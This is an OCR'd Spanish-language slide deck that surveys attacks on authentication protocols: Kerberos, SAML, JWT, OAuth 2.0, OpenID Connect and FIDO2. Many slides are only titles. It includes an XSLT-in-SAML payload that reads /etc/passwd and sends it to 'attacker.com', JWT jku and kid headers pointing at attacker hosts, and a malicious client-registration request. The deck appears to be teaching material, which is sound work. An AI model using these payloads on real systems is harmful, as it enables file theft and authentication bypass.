- KRB_TGS_REQ (Solicitud de Ticket de Servicio)
- KRB_TGS_REP (Respuesta de Ticket de Servicio)
- KRB_AP_REQ (Solicitud de Autentificación a la Aplicación)




Otros conceptos:
KDC: Key Distribution Center
TGT: Ticket Granting Ticket
PAC: Privilege Attribute Certificate
AS: Authentication Service
AP: Application Server

PROTOCOLOS DE AUTENTIFICACIÓN EN INTERNET

ATAQUES


SECURITY ASSERTION MARKUP LANGUAGE (SAML)

XML SIGNATURE WRAPPING (XSW)




SECURITY ASSERTION MARKUP LANGUAGE (SAML)

XML SIGNATURE EXCLUSION




SECURITY ASSERTION MARKUP LANGUAGE (SAML)

TOKEN RECIPIENT CONFUSION




SECURITY ASSERTION MARKUP LANGUAGE (SAML)

CERTIFICATE FAKING



SECURITY ASSERTION MARKUP LANGUAGE (SAML)

XSLT VÍA SAML




```
<ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
  ...
    <ds:Transforms>
      <ds:Transform>
        <xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
          <xsl:template match="doc">
            <xsl:variable name="fichero" select="unparsed-text('/etc/passwd')"/>
            <xsl:variable name="escaped" select="encode-for-uri($fichero)"/>
            <xsl:variable name="attackerUrl" select="'http://attacker.com/'"/>
            <xsl:variable name="exploitUrl" select="concat($attackerUrl,$escaped)"/>
            <xsl:value-of select="unparsed-text($exploitUrl)"/>
          </xsl:template>
        </xsl:stylesheet>
      </ds:Transform>
    </ds:Transforms>
  ...
</ds:Signature>
```


JSON WEB TOKEN (JWT)

FALLO AL VERIFICAR LA FIRMA

```
header = '{"typ":"JWT","alg":"HS256"}'
payload = '{"loggedInAs":"admin","iat":1422779638}'
key = 'secretkey'
unsignedToken = encodeBase64(header) + '.' + encodeBase64(payload)
signature = HMAC-SHA256(key, unsignedToken)
token = encodeBase64(header) + '.' + encodeBase64(payload) + '.' +
encodeBase64(signature)
```

JSON WEB TOKEN (JWT)

PERMITIR QUE NO SE INDIQUE ALGORITMO



JSON WEB TOKEN (JWT)

JWKS SPOOFING

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256",
  "jku": "http://hackmedia.htb/static/jwks.json"
}
```


JSON WEB TOKEN (JWT)

INYECCIONES EN EL PARÁMETRO KID

```
{
    "typ": "JWT",
    "alg": "RS256",
    "kid": "http://10.10.14.11/privKey.key"
}
```

OAUTH 2.0

PRE-ACCOUNT TAKEOVER




OAUTH 2.0

IMPROPER VALIDATION OF REDIRECT_URI


OAUTH 2.0

IMPROPER SCOPE VALIDATION



OAUTH 2.0

ACCESS TOKEN LEAKAGE



OPENID CONNECT

REGISTRO DINÁMICO DE CLIENTES DESPROTEGIDO


```
POST /openid/register HTTP/1.1
Content-Type: application/json
Accept: application/json
Host: oauth-authorization-server.com
Authorization: Bearer ab12cd34ef56gh89

{
    "application_type": "web",
    "redirect_uris": [
        "https://client-app.com/callback",
        "https://client-app.com/callback2"
        ],
    "client_name": "My Application",
    "logo_uri": "https://client-app.com/logo.png",
    "token_endpoint_auth_method": "client_secret_basic",
    "jwks_uri": "https://client-app.com/my_public_keys.jwks",
    "userinfo_encrypted_response_alg": "RSA1_5",
    "userinfo_encrypted_response_enc": "A128CBC-HS256",
    …
}
```

Se podría crear una petición y registrar un cliente “malicioso” manipulando el parámetro “redirect_uris”

Solicitud de registro dinámico

FAST IDENTITY ONLINE 2 (FIDO2)

TIMING ATTACKS ON FIDO AUTHENTICATOR PRIVACY

